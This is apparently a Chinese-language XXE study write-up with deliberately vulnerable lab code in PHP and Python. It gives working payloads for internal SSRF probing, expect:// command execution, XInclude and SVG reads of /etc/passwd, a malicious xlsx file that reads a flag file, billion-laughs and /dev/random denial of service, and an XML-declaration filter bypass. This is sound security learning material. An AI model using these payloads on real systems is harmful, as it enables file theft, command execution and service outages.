注意这里启动服务也是要使用php -S 0.0.0.0:8898
xxe的ssrf漏洞利用 见下面的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
<?php $USERNAME = 'admin' ; $PASSWORD = 'admin' ; $result = null ;libxml_disable_entity_loader (false );$preg = '' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )) {$xmlfile = file_get_contents ('php://input' );try {$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$username = $creds ->username;$password = $creds ->password;if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );catch (Exception $e ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 3 , $e ->getMessage ());header ('Content-Type: text/html; charset=utf-8' );echo $result ;else {echo "非法输入!" ;?>
一样的只是对一些关键字进行了过滤
于是我们可以进行内网探测ssrf漏洞
payload如下
1
2
3
<!DOCTYPE root [<!ENTITY ben SYSTEM "http://127.0.0.1" > ]> <user > <username > &ben; </username > <password > 123</password > </user >
这个是可以根据时间来判断是否ip存活的

利用expect扩展进行命令执行 except:// 处理交互式的流
由expect://封装协议打开的数据流PTY通过提供了对进程stdio、stdou和stderr的访问
expect://封装协议默认未开启,为了使用必须把靶机中安装有效额Expect扩展
看到下面的这代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
<?php error_reporting (0 );$USERNAME = 'admin' ; $PASSWORD = 'admin' ; $result = null ;function validateEntityConsistency ($xmlfile preg_match ('/<!ENTITY\s+(\w+)\s+SYSTEM\s+".+?"/i' , $xmlfile , $entityMatches );if (empty ($entityMatches )) return false ;preg_match ('/<username>([^<]+)<\/username>/i' , $xmlfile , $usageMatches );if (empty ($usageMatches )) return false ;$definedEntity = $entityMatches ;$usedReference = $usageMatches ;return (strpos ($usedReference [1 ], '&' ) === 0 ) &&substr ($usedReference [1 ], -1 ) === ';' ) &&trim ($usedReference [1 ], '&;' ) === $definedEntity [1 ])libxml_disable_entity_loader (false );$preg ='/file:\/\/|http:\/\/|php:\/\//gmi' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )) {$xmlfile = file_get_contents ('php://input' );$bef ="/\<\!DOC.*expect:\/\//mi" ;$end ="/\>]>/m" ;if (preg_match ( $bef , $xmlfile )) {$cmd1 = preg_replace ($bef , '' , $xmlfile );$cmd2 = preg_replace ($end , '' , $cmd1 );$cmd3 = preg_replace ('/\"|\'/m' , '' , $cmd2 );$cmd = trim (preg_replace ('/<user>.*<\/user>/mi' , '' , $cmd3 ));$pattern = '/["\{\}|\\<>: ]/' ;$preg1 = "/\<\!DOCTYPE.*\]\>/mi" ;$xmlfile1 = preg_replace ($preg1 , '' , $xmlfile );$xmlfile2 = preg_replace ('/\&.*\;/i' , 'user' , $xmlfile1 );else {$cmd = $xmlfile2 ;try {$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$username = $creds ->username;$password = $creds ->password;if ($username == $USERNAME && $password == $PASSWORD ){$username ='admin' ;$password ='admin' ;else {if (preg_match ($pattern ,$cmd )){echo "DOMDocument::loadXML(): Invalid URI: expect://echo BLAH in Entity, line: 40" ;else {if (validateEntityConsistency ($xmlfile )&&preg_match ($bef , $xmlfile )) {$username = shell_exec ($cmd );if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );catch (Exception $e ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 3 , $e ->getMessage ());header ('Content-Type: text/html; charset=utf-8' );echo $result ;else {echo "非法输入!" ;?>
preg_match('/<!ENTITY\s+(\w+)\s+SYSTEM\s+".+?"/i', $xmlfile, $entityMatches);
这个过滤的是匹配的是一个格式 格式
$preg='/file:\/\/|http:\/\/|php:\/\//gmi';
这个过滤的是一些协议
通过这两个过滤的信息可以知道,使用一般的payload是很难实现的
所以对于这一关我们是不能依赖dtd进行攻击
于是可以尝试使用expect
payload如下
1
2
<!DOCTYPE root [<!ENTITY xxe SYSTEM "expect://ls" > ]> <user > <username > &xxe; </username > <password > &xxe; </password > </user >
要有这个漏洞的前提条件
1
2
3
✅ PHP 必须安装 expect 扩展 默认不安装,需要 apt-get install php-expect 或编译时开启expect :false )

XInclude利用 xinclude的基本格式
1 <root xmlns:xi ="http://www.w3.org/2001/XInclude" > <xi:include href ="header.xml" /> <content > 这是主文档内容</content > <xi:include href ="footer.xml" /> </root >
可以看到其中是使用xi:include 元素引用外部文件
与外部实体的区别
外部实体 无法成为一个成熟的独立的XML文档,因为它既不允许独立的XML声明,也不允许Doctype声明
xinclude 可以调用一个独立完整的XML内容
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 外部实体相当于是一个复制粘贴功能,不管什么内容直接进行粘贴&xxe; 的位置<library xmlns:xi ="http://www.w3.org/2001/XInclude" > <xi:include href ="book.xml" parse ="xml" /> </library > <library > <book > <name > 西游记</name > </book > </library >
看到下面这个代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
<?php error_reporting (0 );$USERNAME = 'admin' ; $PASSWORD = 'admin' ; $result = null ;libxml_disable_entity_loader (false );$xmlfile = file_get_contents ('php://input' );$preg ='/<!DOCYPT/i' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )) {try {$dom = new DOMDocument ();$dom ->preserveWhiteSpace = false ;$dom ->formatOutput = true ;$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$dom ->xinclude ();$username = $creds ->username;$password = $creds ->password;if (preg_match ('/<username>/i' , $dom ->saveXML (), $res )) {if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );else {echo $dom ->saveXML ();catch (Exception $e ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 3 , $e ->getMessage ());header ('Content-Type: text/html; charset=utf-8' );echo $result ;else {echo "非法输入!" ;?>
代码解释如下
讲几个这个代码里面关键的部分$preg='/<!DOCYPT/i';过滤DOCYPT关键字

$dom->xinclude();执行XInclude处理,解析器会扫描文档中的<xi:include>,根据href属性加载外部资源,所以只有这样写了才能使用xinclude利用漏洞
于是可以直接这样构造payload
1 <root xmlns:xi ="http://www.w3.org/2001/XInclude" > <xi:include href ="/etc/passwd" parse ="text" /> </root >
svg图片xxe漏洞利用 .svg是一种图片格式,可以缩放矢量图形,基于xml标记语言,用于描述二维的矢量图像
下面看到svg图片的基本格式
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="UTF-8" ?> <svg xmlns ="http://www.w3.org/2000/svg" width ="400" height ="300" viewBox ="0 0 400 300" > </svg >
如果服务端能解析svg图片那么是不是说明可能存在xxe漏洞呢
于是看到下面的这个代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import flaskimport cairosvgimport base64import urllib.requestfrom defusedxml import ElementTree'MAX_CONTENT_LENGTH' ] = 1 * 1024 * 1024 def defusedefused ():def external_handler (parser, context, base, sysid, pubid ):print ('parser: {}\ncontext: {}\nbase: {}\nsysid: {}\npubid: {}\n' .format (return 1 None None @app.route("/" def home ():return flask.render_template("index.html" )@app.route("/render" , methods=["POST" ] def render ():if 'svgfile' not in flask.request.files:400 )'svgfile' ]if not fp.filename:400 )try :except Exception as ex:"Error parsing svg: %s" , ex)500 )"data:image/svg+xml;base64," + base64.b64encode(svgdata).decode('utf-8' )"data:image/png;base64," + base64.b64encode(pngdata).decode('utf-8' )return flask.render_template("render.html" , svguri=svguri, pnguri=pnguri)
代码的解释可以见python代码里面的注释
这个是一个svg转化为png功能
构造的payload的如下
1
2
3
<?xml version="1.0" standalone="yes" ?> <!DOCTYPE svg [<!ENTITY xxe SYSTEM "http://192.168.1.40:8000" > ]> <svg width ="800px" height ="100px" xmlns ="http://www.w3.org/2000/svg" xmlns:xlink ="http://www.w3.org/1999/xlink" version ="1.1" > <text font-family ="Verdana" font-size ="16" x ="10" y ="40" > &xxe; </text > </svg >

这里使用的是http协议请求外部资源,当然也是可以使用file协议的
payload 如下
1
2
3
<?xml version="1.0" standalone="yes" ?> <!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/index.py" > ]> <svg width ="800px" height ="100px" xmlns ="http://www.w3.org/2000/svg" xmlns:xlink ="http://www.w3.org/1999/xlink" version ="1.1" > <text font-family ="Verdana" font-size ="16" x ="10" y ="40" > &xxe; </text > </svg >
注意file:///有三个/
整理一下的payload如下
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0" standalone="yes" ?> <!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/index.py" > ]> <svg width ="800px" height ="100px" xmlns ="http://www.w3.org/2000/svg" xmlns:xlink ="http://www.w3.org/1999/xlink" version ="1.1" > <text font-family ="Verdana" font-size ="16" x ="10" y ="40" > &xxe; </text > </svg >
&xxe是放到<text...></text>里面的
但是使用这个方式看到的图片内容里面只有一小部分
svg也是可以使用xxe外带的
理论上是可以的,但是我实验之后是不行的
于是我们就可以调整svg图片的字体
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?xml version="1.0" standalone="yes" ?> <!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:/etc/passwd" > ]> <svg width ="800px" height ="100px" # width ="800px" height ="100px" :画布宽度 800 像素 ,高度 100 像素 # xmlns ="http://www.w3.org/2000/svg" :声明 SVG 的命名空间 (必须的固定写法 )。 # xmlns:xlink ="http://www.w3.org/1999/xlink" :声明 XLink 命名空间 (用于引用外部资源 )。 # version ="1.1" :SVG 版本号 。 xmlns ="http://www.w3.org/2000/svg" xmlns:xlink ="http://www.w3.org/1999/xlink" version ="1.1" > <text font-family ="Verdana" font-size ="16" x ="10" y ="40" > &xxe; </text > </svg >
扩展下面这个是svg xxe的php代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
<?php header ("Content-Type: text/html; charset=utf-8" );$upload_msg = "" ;$svg_path = "" ;if ($_SERVER ['REQUEST_METHOD' ] == 'POST' && isset ($_FILES ['svg_file' ])) {$file = $_FILES ['svg_file' ];$file_name = $file ['name' ];$file_ext = strtolower (pathinfo ($file_name , PATHINFO_EXTENSION));$file_tmp = $file ['tmp_name' ];if ($file_ext != 'svg' ) {$upload_msg = "❌ 仅允许上传.svg格式文件!" ;else if ($file ['error' ] != 0 ) {$upload_msg = "❌ 文件上传失败!" ;else {$new_file_name = uniqid () . ".svg" ;$upload_path = "./uploads/" . $new_file_name ;$absolute_upload_path = realpath ("./uploads/" ) . "/" . $new_file_name ;if (move_uploaded_file ($file_tmp , $upload_path )) {$upload_msg = "✅ SVG文件上传成功!文件路径:" . $upload_path ;$svg_path = $absolute_upload_path ;else {$upload_msg = "❌ 文件保存失败!请检查uploads目录写入权限!" ;$xxe_result = "" ;if (!empty ($svg_path ) && file_exists ($svg_path )) {$svg_content = file_get_contents ($svg_path );$svg_parser = simplexml_load_string ($svg_content , 'SimpleXMLElement' , LIBXML_NOENT);if ($svg_parser !== false ) {$text_node = $svg_parser ->text;if (!empty ($text_node )) {$xxe_result = "✅ XXE解析成功!读取到的内容:" . (string )$text_node ;else {$xxe_result = "⚠️ XXE解析成功,但未找到<text>节点内容!" ;else {$xxe_result = "❌ SVG/XML解析失败!可能是文件格式错误或XXE防护拦截!" ;?> "zh-CN" >"utf-8" >"post" enctype="multipart/form-data" >"file" name="svg_file" accept=".svg" required>"submit" >上传并解析</button><?php if (!empty ($upload_msg )) echo "<p>$upload_msg </p>" ; ?> <?php if (!empty ($xxe_result )) echo "<p>$xxe_result </p>" ; ?>
注意使用这个代码需要在当前的目录下面创建一个uplouds的目录

xlsx xxe漏洞利用场景 首先看看如何制作一个恶意的xlsx文件

创建一个空的xlsx文件,把文件后缀改为zip解压之后,看到有一个文件
打开这个文件,将文件里面的内容替换为
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?> <!DOCTYPE Types [ <!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/flag.txt" > ]> <Types xmlns ="http://schemas.openxmlformats.org/package/2006/content-types" > <Default Extension ="rels" ContentType ="application/vnd.openxmlformats-package.relationships+xml" /> <Default Extension ="xml" ContentType ="application/xml" /> <Override PartName ="/xl/styles.xml" ContentType ="application/vnd.openxmlformats-officedocument.spreadsheetml.styles+xml" /> <Override PartName ="/xl/theme/theme1.xml" ContentType ="application/vnd.openxmlformats-officedocument.theme+xml" /> <Override PartName ="/docProps/core.xml" ContentType ="application/vnd.openxmlformats-package.core-properties+xml" /> <Override PartName ="/docProps/app.xml" ContentType ="application/vnd.openxmlformats-officedocument.extended-properties+xml" /> <Override PartName ="/docProps/custom.xml" ContentType ="application/vnd.openxmlformats-officedocument.custom-properties+xml" /> <Override PartName ="/xl/worksheets/sheet1.xml" ContentType ="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml" /> <Override PartName ="/xl/worksheets/sheet2.xml" ContentType ="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml" /> <Override PartName ="/xl/worksheets/sheet3.xml" ContentType ="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml" /> <Override PartName ="/xl/workbook.xml" ContentType ="application/vnd.openxmlformats-officedocument.spreadsheetml.sheet.main+xml" /> &xxe; </Types >
设置好自己要读取的文件
上面这些解压出来的文件内容,重新压缩回去,一定要使用zip压缩格式
压缩好之后,将文件的后缀改为xlsx文件
上传使用即可
注意注意重新压缩回去的时候不要多套一层文件夹了,要在
这个里面直接重新压缩回去

先来回答一下为什么在业务里面要使用到解压xlsx文件且解析[Content_Types].xml文件
因为
看到后端的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
<?php header ("Content-Type: text/html; charset=utf-8" );$upload_msg = "" ;$xxe_result = "" ;$xlsx_path = "" ;function delete_dir ($dir if (!file_exists ($dir )) return true ;if (!is_dir ($dir )) return unlink ($dir );foreach (scandir ($dir ) as $item ) {if ($item == '.' || $item == '..' ) continue ;if (!delete_dir ($dir . DIRECTORY_SEPARATOR . $item )) return false ;return rmdir ($dir );if ($_SERVER ['REQUEST_METHOD' ] == 'POST' && isset ($_FILES ['xlsx_file' ])) {$file = $_FILES ['xlsx_file' ];$file_name = $file ['name' ];$file_ext = strtolower (pathinfo ($file_name , PATHINFO_EXTENSION));$file_tmp = $file ['tmp_name' ];if ($file_ext != 'xlsx' ) {$upload_msg = "❌ 仅允许上传.xlsx格式文件!" ;else if ($file ['error' ] != 0 ) {$upload_msg = "❌ 文件上传失败!" ;else {$new_file_name = uniqid () . ".xlsx" ;$upload_path = "./uploads/" . $new_file_name ;if (move_uploaded_file ($file_tmp , $upload_path )) {$upload_msg = "✅ XLSX文件上传成功!文件路径:" . $upload_path ;$xlsx_path = $upload_path ;else {$upload_msg = "❌ 文件保存失败!请检查uploads目录写入权限!" ;if (!empty ($xlsx_path ) && file_exists ($xlsx_path )) {$temp_unzip_dir = "./uploads/temp_" . uniqid ();mkdir ($temp_unzip_dir , 0777 , true );$zip = new ZipArchive ();if ($zip ->open ($xlsx_path ) === true ) {$zip ->extractTo ($temp_unzip_dir );$zip ->close ();$content_types_path = $temp_unzip_dir . "/[Content_Types].xml" ;if (file_exists ($content_types_path )) {$xml_content = file_get_contents ($content_types_path );$xml_parser = simplexml_load_string ($xml_content , 'SimpleXMLElement' , LIBXML_NOENT | LIBXML_NOERROR);if ($xml_parser !== false ) {$xml_text = trim (strip_tags ($xml_parser ->asXML ()));if (!empty ($xml_text ) && strpos ($xml_text , 'flag{' ) !== false ) {$xxe_result = "✅ Excel XXE解析成功!读取到的内容:" . $xml_text ;else {$xxe_result = "⚠️ XXE解析成功,但未提取到flag内容(请检查路径或flag格式)!" ;else {$xxe_result = "❌ [Content_Types].xml解析失败!可能是格式错误或XXE防护拦截!" ;else {$xxe_result = "❌ 未找到[Content_Types].xml文件,xlsx文件损坏!" ;delete_dir ($temp_unzip_dir );else {$xxe_result = "❌ 无法打开xlsx文件,文件损坏或不是合法ZIP压缩包!" ;?> "zh-CN" >"utf-8" >"post" enctype="multipart/form-data" >"file" name="xlsx_file" accept=".xlsx" required>"submit" >上传并解析</button><?php if (!empty ($upload_msg )) echo "<p>$upload_msg </p>" ; ?> <?php if (!empty ($xxe_result )) echo "<p>$xxe_result </p>" ; ?>
可以看到这个代码的关键是在于
1
2
3
4
if (file_exists ($content_types_path )) {$xml_content = file_get_contents ($content_types_path );$xml_parser = simplexml_load_string ($xml_content , 'SimpleXMLElement' , LIBXML_NOENT | LIBXML_NOERROR);
对于解压出来的[Content_Types].xml文件直接进行实体解析,导致xxe漏洞利用
xxe导致DOS攻击 1 2 3 4 5 6 7 8 9 10 11 12 13 <?xml version="1.0" ?> <!DOCTYPE lolz [ <!ENTITY lol "lol" > <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;" > <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;" > <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;" > <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;" > <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;" > <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;" > <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;" > <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;" > ]> <lolz > &lol9;</lolz >
使用这个可以让数值翻倍增长
还有一种dos
如果目标是UNIX系统
1 2 3 4 5 <?xml version="1.0" encoding="ISO-8859-1" ?> <!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///dev/random" > ]> <foo > &xxe; </foo >
读取这个文件,会使得服务器崩溃
/dev/random 是个特殊 “文件”:它没有固定内容,靠系统事件生成随机数,一旦随机数耗尽,就会卡住所有读取它的程序,直到系统产生新的随机事件,相当于 “读着读着就停了,还不让你走”。
XML 解析器的 “死心眼” 行为:它会试图把外部实体的内容全部读完,不知道这是个特殊文件,只会一直等它返回数据,自己被卡住。
绕过 接下来就是绕过了
<\?xml version="1\.0限制绕过看到服务端的代码
1 2 3 4 5 6 7 8 9 10 11 12 13 <?php error_reporting (0 );libxml_disable_entity_loader (false );$xmlfile = file_get_contents ('php://input' );if (preg_match ('/<\?xml version="1\.0"/' , $xmlfile )){die ('error' );if (isset ($xmlfile )){$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);highlight_file (__FILE__ );
可以看到这个是对我们提交的xml数据进行限制
不能有xml声明
过滤了<?xml version=”1.0”这个字符串
这个很简单有很多方法可以绕过
注意这个还是无回现的
方法一 就是不写
方法二 加一个空格
